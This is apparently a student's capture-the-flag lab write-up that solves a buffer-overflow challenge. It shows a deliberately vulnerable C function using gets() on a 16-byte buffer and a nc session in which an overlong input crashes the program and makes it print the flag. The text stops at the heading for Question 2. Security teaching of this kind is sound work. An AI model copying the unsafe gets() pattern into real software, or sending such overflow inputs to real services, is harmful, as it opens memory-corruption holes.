

Lab2 CTF Writeup

11911409 孙永康

Question 1 :


I first check out the c code, and I found a buffer which is initial at 16 chars :

```
void vuln() {  
    char buf[16];  
    gets(buf);  
}
```

Then I found a function, which can detect the fault and then handle me the flag :

```
signal(SIGSEGV, sigsegv_handler);  
  
void sigsegv_handler(int sig) {  
    fprintf(stderr, "%s\n", flag);  
    fflush(stderr);  
    exit(1);  
}
```

So I tried to overflow that buffer with some input strings bigger than 16 chars :



```
root@kali-WSU:~# nc ali.infury.org 10001  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
flag{G0ddN3ss_dlsApp34Rs_1N_n0_TiM3_37dc902e}  
Please enter your string:
```

Finally, I got that flag , which is shown in the picture.

Question 2 :